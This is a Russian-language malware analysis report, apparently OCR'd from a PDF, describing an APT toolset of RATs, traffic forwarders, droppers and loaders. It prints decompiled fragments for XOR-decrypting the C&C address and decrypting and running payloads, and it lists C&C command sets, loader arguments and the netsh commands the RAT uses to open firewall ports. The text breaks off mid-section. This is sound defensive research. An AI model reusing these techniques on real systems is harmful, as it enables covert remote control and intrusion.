
```
; wchar_t ecrypted_domain
ecrypted_domain dw 2CABh, 2CADh, 2CBEh, 2CBBh, 2CBAh, 2CBDh, 2CB0h, 2CBEh
                                        ; DATA XREF: parse_hlp_file+1B↑o
                                        ; parse_hlp_file+3F↑o
                dw 2CADh, 2CBBh, 2CF1h, 2CB2h, 2CBAh, 2CB9h, 2CB0h, 2CAAh
                dw 2CB1h, 2CBBh, 2CF1h, 2CBCh, 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh)
                dw 2CECh, 0EAh dup(2CDFh), 2CABh, 2CADh, 2CBEh, 2CBBh
                dw 2CBAh, 2CBDh, 2CB0h, 2CBEh, 2CADh, 2CBBh, 2CF1h, 2CB2h
                dw 2CBAh, 2CB9h, 2CB0h, 2CAAh, 2CB1h, 2CBBh, 2CF1h, 2CBCh
                dw 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh), 2CECh, 0EAh dup(2CDFh)
```

Алгоритм шифрования — простой XOR каждых последующих 2 байт с константой 0x2CDF.

```
__int64 parse_hlp_file()
{
  unsigned int v0; // edi@1
  signed __int64 v1; // rbx@1
  wchar_t *v2; // rax@2
  signed __int64 v3; // rcx@2
  __int16 v4; // ax@4
  wchar_t *v5; // rax@7
  __int64 v6; // rdx@9
  __int16 v7; // cx@10

  v0 = -1;
  v1 = 130i64;
  if ( wcsicmp(&ecrypted_domain, "*") )
  {
    v2 = &ecrypted_domain + 1;
    v3 = 130i64;
    do
    {
      *(v2 - 1) ^= 0x2CDFu;
      *v2 ^= 0x2CDFu;
      v2 += 2;
      --v3;
    }
    while ( v3 );
    do
    {
      v4 = *(v3 + 6443092472i64);
      v3 += 2i64;
      *(v3 + 6443147410i64) = v4;
    }
```

Ниже приведен буфер с содержимым зашифрованного адреса C&C.



В приложении существует возможность сразу указать и второй сетевой узел, но в исследуемом файле он не был указан.

После своего запуска srservice.dll ищет в каталоге %windir%\Help\ файл с таким же названием, как собственный файл, но с расширением «.chm», дешифрует его и внедряет в адресное пространство процесса lsass.exe.

Далее управление этим зараженным компьютером осуществляется через заранее подготовленную инфраструктуру с несколькими слоями анонимизации, чтобы усложнить процесс расследования.

RAT содержит обычные команды на английском языке. Взаимодействие с удаленным сервером осуществляется по зашифрованному SSL-каналу. Для этого Client_RAT скомпилирован со статически слинкованными библиотеками libcurl, версии 7.47.1 (FEB 2016).

Данная программа может получать и осуществлять следующие команды от C&C:

Команда	Описание
NONE	Не выполнять никаких команд
GINF	Собрать и отправить обширную системную информацию о компьютере
SLEP	Не выполнять никаких команд
HIBN	Не выполнять никаких команд
DRIV	Получить данные о доступных в системе дисках
DIRP	Перечислить файлы с заданным расширением
CHDR	Поменять текущий каталог
RUNX	Получить токен пользователя
MOVE	Переименовать указанный файл
FTIM	Установить указанному файлу дату файла %windir%/system32/kernel32.dll
NEWF	Создать новый каталог с указанным именем
ZDWN	Предположительно, загрузить файл\файлы
PEIN	Внедрить код в заданный процесс
TCON	Предположительно, соединиться с указанным сетевым узлом
DIR	Перечислить файлы в выбранном каталоге
DIE	Удалить себя из системы
DEL	Удалить выбранный файл
WIPE	Удалить выбранный файл и сделать его невосстанавливаемым
UPLD	Выгрузить файл на C&C

SCFG	Получить новую конфигурацию бота
DRIV	Перечислить установленные драйвера
DOWN	Загрузить и выполнить файл
CMDL	Выполнить команду и выгрузить результат ее работы на C&C
GCFG	Загрузить конфигурацию бота
RUN	Выполнить команду
PVEW	Перечислить запущенные процессы
PEEX	Внедрить код в процесс explorer.exe
PKIL	Завершить процесс с выбранным PID

Описание Client_TrafficForwarder

Программа, обеспечивающая доступ к локальной сети извне, также устанавливается с помощью оригинального Dropper. Схема следующая: Dropper -> Loader -> Loader -> Payload.

Файлы gpsvc.exe и MBLCTR.EXE (size 753664 bytes, MD5 85d316590edfb 4212049c4490db08c4b) являются исполняемыми файлами и могут быть классифицированы как Loader. Этот файл устанавливается на целевую систему с помощью Dropper, который, в свою очередь, загружается с помощью программы Recon или Client_RAT.

Эта консольная утилита может быть запущена со следующими аргументами:

Команда	Описание
dropper.exe -x [key] -l	Перечисляет системные сервисы
dropper.exe -x [key] -e [servicename] [config]	Извлекает и дешифрует полезную нагрузку из конфига, и устанавливает ее в качестве сервиса
dropper.exe -x [key] -f	Устанавливает импланты с помощью добавления информации о них в системный реестр
dropper.exe -x [key] -o [eventname]	Вызывает OpenEventA со специальным именем ивента
dropper.exe -x [key] -t [eventname]	Вызывает OpenEventA с специальным именем ивента, далее вызывает Setvent API

- Key — это ключ шифрования. MD5 хэш от этого ключа используется для расшифровки конфигурационного файла.
- Config — путь до конфигурационного файла, который содержит название службы, ее описание и загрузчик основного модуля, который и будет установлен в системе в качестве службы.

Программа также может читать исполняемые данные из ключей реестра и внедрять их в выбранный процесс. Исполняемые данные читаются из следующих ключей реестра:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

Файл fdsvc.exe (MD5 9914075cc687bdc352ee136ac6579707 и 60928 байт) является исполняемым файлом и может быть классифицирован как Loader.

Пример запуска Loader:

loader.exe -d «encrypted_payload.bin» -p 1540 -s [encrypted_C&C:port] -r [encrypted_commands]

Arguments	Description
-d	Имя файла для расшифрования
-p	ID процесса, в который внедрить полезную нагрузку
-r	Зашифрованный param1
-s	Зашифрованный param2

Loader в свою очередь используется для расшифровки Payload. Зашифрованный файл fdsvc.dll (MD5 9cc6854bc5e217104734043c89dc4ff8 480768 байт) является зашифрованным Payload и может быть классифицирован как Client_TrafficForwarder.

После расшифровки он становится простой DLL (MD5 25200d3fe30785f3c90a91faf8ebf1b5, размер 519392 байта). Он используется для создания туннеля от C&C до указанного сетевого ресурса. Полезная нагрузка обеспечивает безопасное соединение по специально созданному протоколу через прокси-сервер (зараженный хост).

Описание

Полезная нагрузка скомпилирована статически с библиотекой libcurl, версией 7.49.1 (30 мая 2016 г.), LibTomMath и библиотекой libgcrypt для поддержки зашифрованного TLS трафика.

```
                align 8
aX86_64PcWin32  db 'x86_64-pc-win32',0
a7_49_1         db '7.49.1',0
                align 20h
aHttp_1         db 'http',0

                align 8
```

```
; unsigned __int8 CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB[208]
CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB db 10h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh
                                      ; DATA XREF: aes4+33↑o
                db 0Ch, 0Dh, 0Eh, 0Fh, 11h dup(0), 11h, 22h, 33h, 44h
                db 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh, 0CCh, 0DDh, 0EEh
                db 0FFh, 69h, 0C4h, 0E0h, 0D8h, 6Ah, 7Bh, 4, 30h, 0D8h
                db 0CDh, 0B7h, 80h, 70h, 0B4h, 0C5h, 5Ah, 18h, 4 dup(0)
                db 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
                db 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 9 dup(0)
                db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
                db 0CCh, 0DDh, 0EEh, 0FFh, 0DDh, 0A9h, 7Ch, 0A4h, 86h
                db 4Ch, 0DFh, 0E0h, 6Eh, 0AFh, 70h, 0A0h, 0ECh, 0Dh, 71h
                db 91h, 20h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah
                db 0Bh, 0Ch, 0Dh, 0Eh, 0Fh, 10h, 11h, 12h, 13h, 14h, 15h
                db 16h, 17h, 18h, 19h, 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 0
                db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
                db 0CCh, 0DDh, 0EEh, 0FFh, 8Eh, 0A2h, 0B7h, 0CAh, 51h
                db 67h, 45h, 0BFh, 0EAh, 0FCh, 49h, 90h, 4Bh, 49h, 60h
                db 89h, 4 dup(0)
aLibtommath     db 'LibTomMath',0       ; DATA XREF: .rdata:off_7FEF77B1D601↓o
```

Некоторые константы из библиотеки libgcrypt:

```
aAes            db 'aes',0              ; DATA XREF: sub_7FEF7755090+9B↑o
                                        ; .rdata:off_7FEF77AD380↑o
                align 20h
DH_modulus      db '87A8E61DB4B6663CFFBBD19C651959998CEEF608660DD0F25D2CEED4435E3B00E'
                                        ; DATA XREF: sub_7FEF77572A0:loc_7FEF7757440↑o
                db '00DF8F1D61957D4FAF7DF4561B2AA3016C3D91134096FAA3BF4296D830E9A7C20'
                db '9E0C6497517ABD5A8A9D306BCF67ED91F9E6725B4758C022E0B1EF4275BF7B6C5'
                db 'BFC11D45F9088B941F54EB1E59BB8BC39A0BF12307F5C4FDB70C581B23F76B63A'
                db 'CAE1CAA6B7902D52526735488A0EF13C6D9A51BFA4AB3AD8347796524D8EF6A16'
                db '7B5A41825D967E144E5140564251CCACB83E6B486F6B3CA3F7971506026C0B857'
                db 'F689962856DED4010ABD0BE621C3A3960A54E710C375F26375D7014103A4B5433'
                db '0C198AF126116D2276E11715F693877FAD7EF09CADB094AE91E1A1597',0
                align 10h
DH_base         db '3FB32C9B73134D0B2E77506660EDBD484CA7B18F21EF205407F4793A1A0BA1251'
                                        ; DATA XREF: sub_7FEF77572A0+1A7↑o
                db '0DBC15077BE463FFF4FED4AAC0BB555BE3A6C1B0C6B47B1BC3773BF7E8C6F6290'
                db '1228F8C28CBB18A55AE31341000A650196F931C77A57F2DDF463E5E9EC144B777'
                db 'DE62AAAB8A8628AC376D282D6ED3864E67982428EBC831D14348F6F2F9193B504'
                db '5AF2767164E1DFC967C1FB3F2E55A4BD1BFFE83B9C80D052B985D182EA0ADB2A3'
                db 'B7313D3FE14C8484B1E052588B9B7D2BBD2DF016199ECD06E1557CD0915B3353B'
                db 'BB64E0EC377FD028370DF92B52C7891428CDC67EB6184B523D1DB246C32F63078'
                db '490F00EF8D647D148D47954515E2327CFEF98C582664B4C0F6CC41659',0
                align 8
aClientFinished db 'client finished',0  ; DATA XREF: sub_7FEF77591E0+134↑o
                                        ; sub_7FEF775B8F0+17A↑o
aServerFinished db 'server finished',0  ; DATA XREF: sub_7FEF77591E0+15A↑o
                                        ; sub_7FEF775B8F0+197↑o
```

После расшифровки аргументов (для аргументов, которые были переданы модулю второго этапа), полезная нагрузка получает IP-адрес и порт серверов C&C. Программа связывается с C&C по специфическому протоколу шифрования на прикладном уровне.

Если указан удаленный узел, то соединение выполняется на этот узел. Как уже отмечалось, в теле программы есть несколько русских слов в транслитерации:

```
  if ( stricmp(&command, "ustanavlivat")
    break;
  len2 = 0;
  Src = 0;
  memset(&v11, 0, 0x103ui64);           // we will be here if get "ustanavlivat" command
  if ( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )// get "ustanavlivat" command len
    return 0xFFFFFFFFi64;
  decode(&len2, 4);
  v3 = len2;
  if ( !read_n_bytes_from_response_to_buffer(socket, &Src, len2, 60000) )// get "ustanavlivat" command destination
    return 0xFFFFFFFFi64;
  decode(&Src, v3);                     // decode then
  memset(&::Dst, 0, 0x104ui64);
  strcpy_s(&::Dst, 0x104ui64, &Src);    // copy to Dst string
}
if ( stricmp(&command, "poluchit") )
  break;
len2 = strlen(&::Dst);                  // // we will be here if get "poluchit" command
if ( !encode_and_send_if_need(socket, &len2, 4) || !encode_and_send_if_need(socket, &::Dst, len2) )
  return 0xFFFFFFFFi64;

( stricmp(&command, "pereslat") )
break;
en2 = 0;                                // // we will be here if get "pereslat" command
( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )
return 0xFFFFFFFFi64;
ecode(&len2, 4);                        // num of threads counter dword
or ( i = 0; i < len2; ++i )

CreateThread(0i64, 0i64, StartAddress, 0i64, 0, 0i64);
Sleep(0x3E8u);


( !stricmp(&command, "derzhat") || stricmp(&command, "vykhodit") );// do loop while when we not get exit command
```

«Nachalo» — отладочная строка (которая далее будет отправлена на C&C, в зашифрованном виде), указывает, что соединение с целевым узлом установлено. При выполнении потока делается 5 попыток подключения к C&C напрямую и завершение работы программы, если соединение не удается. Если соединение успешно, то приложение получает от C&C команды и выполняет их. Все команды и ответы сервера шифрованные. Для удобства читателя они будут приводится в расшифрованном варианте.

Основная цель подключения к C&C — получение (либо отправка) зашифрованного контента с сервера до целевого узла. Соединение с C&C выполняется для сетевого адреса и порта, которые были указаны в качестве аргументов командной строки при запуске программы (модулем Loader).

Ниже приведен список доступных команд.

Управляющие команды от сервера управления

Команда	Описание
ustanavlivat	Получить от C&C сетевой адрес активного сервера Server2 (адрес будет отправлен следующим пакетом)
poluchit	Отправить на C&C сетевой адрес текущего сервера Server2
pereslat	Отправить данные между C&C и Server2
derzhat	Держать текущее соединение открытым
vykhodit	Завершить сеанс связи

Информационные команды на сервер управления

Команда	Описание
Nachalo	Команда, отправляемая на C&C или прокси во время запуска семпла – индикатор старта работы
kliyent2podklyuchit	Пакет проверки работоспособности прокси
ssylka	Подключиться к C&C для перенаправления трафика между C&C и Server2
vykhodit	Оповещение сервера о завершении сеанса связи

С помощью отправки команды «ssylka» на C&C исследуемый файл может заставить C&C держать открытым соединение для дальнейшего перенаправления трафика между C&C и Layer 1. Команда «ssylka» выполняется, если была получена команда «pereslat» от C&C. То есть инициатор сеанса связи — управляющий сервер, который отправляет команду “pereslat” и ожидает от программы входящего соединения (с командой «ssylka») для дальнейшего переброса трафика между управляющим сервером и Layer 1 (взаимодействие возможно в обе стороны). Списка команд для перенаправления трафика между C&C и Server 2 у программы нет, она просто перенаправляет данные из одного сокета в другой при активных двух соединениях.

Одна из возможных команд, получаемая от C&C «ustanavlivat». Если программа ее получает, она выполняет дополнительный запрос на управляющий сервер и получает от него сетевой адрес узла Server 2, который будет далее использоваться для перенаправления сетевого трафика.

Команда «kliyent2podklyuchit» предназначена для проверки работоспособности скомпрометированного прокси-сервера, через который будет выполняться сетевое взаимодействие. Если в командной строке был указан узел целевого компьютера, программа выполнит соединение с этим хостом с указанием дополнительной команды «kliyent2podklyuchit». Соединение выполняется с помощью функций статически слинкованной библиотеки libcurl. Если соединение успешно — дальше трафик от C&C идет через прокси. Если нет — приложение завершается.

Еще одна из возможных команд, получаемая от C&C — «poluchit». Получив команду «poluchit», исследуемый файл отправит на C&C сетевой адрес текущего сервера Server2.

Следующая из возможных команд, получаемая от C&C — «pereslat». Получив команду «pereslat» исследуемый файл выполнит запрос данных с C&C и получит оттуда некое число X. Далее программа выполнит многопоточно запрос на C&C с командой «ssylka» и перешлет трафик между узлами C&C и Server2, если это необходимо. Количество потоков для перенаправления трафика равно X — числу, которое перед этим было получено от C&C. Если X > 1, то создается одновременно более одного равноценного туннеля для перенаправления трафика от C&C до Server2 (команда «ssylka»).

«Поверх» прикладного протокола с шифрованием, трафик приложения оборачивается в обычный TLS. «Видимый» сетевой трафик — это простое установление соединения TLS:

```
16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 1C C0 13 C0 14 C0 27 C0 2F
00 9E 00 6B 00 67 00 39 00 33 00 9C 00 3D 00 3C 00 35 00 2F 01 00 xx xx 00
0A 00 08 00 06 xx xx xx xx xx xx

16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 0E C0 13 C0 14 00 39 00 39
00 33 00 35 00 2F 01 00

16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 xx 00 00 05 FF 01 00 01 00
```

Описание Server_RAT

«ejbss.dll» (MD5 570e6ea21cdce694a4a74876ca87534a и размер 226304 байт) является библиотекой DLL и может быть классифицирован как Server_RAT.

Описание

Исследуемый файл представляет собой резидентное приложение RAT, которое после запуска ожидает входящих соединений на определенном порту для управления зараженным компьютер. Среди функций, доступных для выполнения по команде оператора (удаленно), — запуск произвольной команды, сбор данных о системе, об активных сессиях на компьютер, об активных процессах, удаление произвольного файла, чтение данных из файла, загрузка и выполнение файла.

Программа устанавливается в виде сервиса (предположительно с помощью Dropper) и извлекает из себя нагрузку. Схема развертки похожа на ту, что реализована при заражении клиентских (целевых) машин.

На зараженных прокси мы наблюдали сервис с именем rpcapt и путь к программе %WINDIR%\ejbss.dll.

После запуска происходит извлечение и расшифровка PAYLOAD


```
__int64 __fastcall DecryptBuffer(__int64 lpenc_buff, int ienc_buff_size, _QWORD *lprez, unsigned int irez_size)
{
  __int64 enc_buff; // r14@1
  unsigned int rez_size; // esi@1
  _QWORD *v6; // rbp@1
  int v7; // er13@1
  unsigned int v8; // ebx@1
  void *v9; // rax@1
  void *rez; // rdi@1
  int enc_buff_size; // ST20_4@2
  unsigned int v12; // eax@2
  int FinalUncompressedSize; // [rsp+78h] [rbp+20h]@2

  enc_buff = lpenc_buff;
  rez_size = irez_size;
  v6 = lprez;
  v7 = ienc_buff_size;
  v8 = 0;
  v9 = malloc(irez_size);
  rez = v9;
  if ( v9 )
  {
    memset(v9, 0, rez_size);
    enc_buff_size = v7;
    v12 = RtlDecompressBuffer(COMPRESSION_FORMAT_LZNT1, rez, rez_size, enc_buff, enc_buff_size, &FinalUncompressedSize);
    if ( (v12 & 0x80000000) != 0 )
    {
      DbgPrint("DecompressBuffer(): RtlDecompressBuffer failed with status %lx\n", v12);
    }
    else
    {
      LOBYTE(v8) = FinalUncompressedSize == rez_size;
      if ( v8 )
      {
        *v6 = rez;
        return v8;
      }
    }
    free(rez);
  }
  return v8;
}
```

```
char decrypt_and_run_payload()
{
  size_t v0; // rdi@2
  SIZE_T v1; // rsi@2
  _DWORD *v2; // rax@2
  _DWORD *v3; // rbx@2
  _QWORD *v4; // rax@3
  __int64 v5; // rdi@3
  void (__fastcall *v6)(_QWORD); // rax@4
  char v8; // [rsp+30h] [rbp+8h]@1
  void *Memory; // [rsp+38h] [rbp+10h]@1

  if ( decrypt_payload(hdllinst, &Memory, &v8) )
  {
    v0 = *Memory;
    v1 = v0 + 1;
    v2 = LocalAlloc(0x40u, v1);
    v3 = v2;
    if ( v2 )
    {
      memmove(v2, Memory + 4, v0);
      v4 = process_pe(v3);
      v5 = v4;
      if ( v4 )
      {
        v6 = find_proc_in_pe(v4, 1);
        if ( v6 )
          v6(0i64);                                   // run payload
        else
          sub_1800017D0(v5);
        memset(v3, 0, v1);
        LocalFree(v3);
      }
    }
    free(Memory);
  }
  return 0;
}
```

Дешифрованный файл являет собой еще одну динамическую библиотеку, содержащую полезную нагрузку. После дешифрования исследуемый файл ищет в полезной нагрузке функцию с порядковым номером #1 и исполняет ее.



Name	Address	Ordinal
	000000018001167C	1
DllEntryPoint	000000018001BCA0	[main entry]

- Исследуемое приложение при первом запуске проверяет наличие файла «mbcrs.rll» в системном каталоге ОС. Если файл существует, дешифрует его и читает из него номер порта, который далее будет использован для сетевого взаимодействия. Если файл не существует — он создается и в него записывается (в зашифрованном виде) номер порта, генерируемый случайным образом. Стоит отметить, что на прокси мы наблюдали всегда порт 3365.
- Исследуемый файл может использовать заранее настраиваемый злоумышленником порт (а не порт со случайным номером), если во время установки RAT, вместе с ним был скопирован файл «mbcrs.rll».
- Для сетевого порта, который будет использоваться для сетевого взаимодействия, генерируется правило фаервола ОС. Это выполняется с помощью запуска одной из следующих команд:

```
netsh advfirewall firewall add rule name=CoreNetworkingHTTPS
dir=in action=allow Protocol=TCP localport=%d

netsh firewall add portopening protocol=tcp port=%d
name=CoreNetworkingHTTPS

где %d – номер порта, из пункта выше
```

- ожидает входящих соединений от оператора на порту, из пункта выше
- может выполнять команды по требованию оператора

```
    if ( command == 'OF' )
    {
      v5 = get_system_info(sock, mb_encrypt_key);
LABEL_45:
      v4 = v5;
LABEL_48:
      if ( v4 )
        return v4;
    }
    else
    {
      switch ( command )
      {
        case 'OG':
          v5 = get_info_about_drives(sock, mb_encrypt_key);
          goto LABEL_45;
        case 'OH':
          v5 = find_files(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OR':
          v5 = set_current_dir(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OI':
          v5 = enum_processes(sock, mb_encrypt_key);
          goto LABEL_45;
        case 'OJ':
          v5 = kill_selected_process(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OM':
          v5 = start_new_process(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'ON':
          v5 = delete_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OO':
          v5 = write_data_to_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OP':
          v5 = set_filetime(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OQ':
          v5 = exec_cmd_and_read_output(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OU':
          v5 = create_file_ant_set_time(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OT':
          v5 = read_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OS':
          v5 = sub_180004ED4(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OV':
```

- **В таблице ниже приведен список всех доступных команд:**

Название команды	Описание
OF	Собирает и отправляет оператору информацию о системе: версия ОС, процессора, имя компьютера, информация о сетевых адаптерах, информация о существующих дисках
OG	Перечисляет и отправляет данные о существующих в системе дисках
OH	Проверяет наличие определенных файлов на диске
OR	Меняет текущий рабочий каталог
OI	Перечисляет и отправляет запущенные процессы
OJ	Завершает процесс с определенным именем
OM	Запускает команду\файл
ON	Удаляет определенный файл
OO	Записывает данные в определенный файл
OP	Устанавливает определенному файлу дату и время, такую же, как дата системного файла shell32.dll
OQ	Выполнить команду и отправить ее вывод
OU	Создать файл с заданным содержимым и установить ему дату файла shell32.dll
OT	Читает содержимое файла и отправляет оператору
OS	Ищет указанный файл или каталог, читает его содержимое и отправляет оператору
OV	Получает и отправляет информацию о диске
OW	Модифицирует дату файла
OE	Соединиться с определенным сетевым узлом для проброса трафика
OX	Читает, дешифрует и отправляет данные из файла вида %windir%\system32\hyrX.dll в системном каталоге (где X – произвольная подстрока), предположительно содержащий конфигурацию бота
OY	Записывает данные в файл в системном каталоге
OZ	Собирает данные об активных сессиях
OC	Отправляет оператору команду “0d”
OK	Отправляет оператору команду “0a”

Описание Server_TrafficForwarder


«msvmgr.exe» (MD5 3c3982d068bc7f2d1e4742c2009b0f46, 180224 байт) и msdtc.exe (MD5 b603a16a950056df336fe3950c81601d и байт 348 160, MD5 d032aeb54cf1229e011c070ecd64c33e и 315904 байт) являются исполняемыми программами и могут быть классифицированы как Server_TrafficForwarder.

На зараженных прокси всегда были дочерними процессами Server_RAT и находились в %windows%.

Описание

Исследуемый файл представляет собой резидентное приложение, которое после запуска ожидает входящих соединений на определенный порт.

Использует статически слинкованную библиотеку wolfSSL как реализацию ассиметричного шифрования трафика между клиентом и сервером.




Ключи шифрования

Имеет два связанных файла:

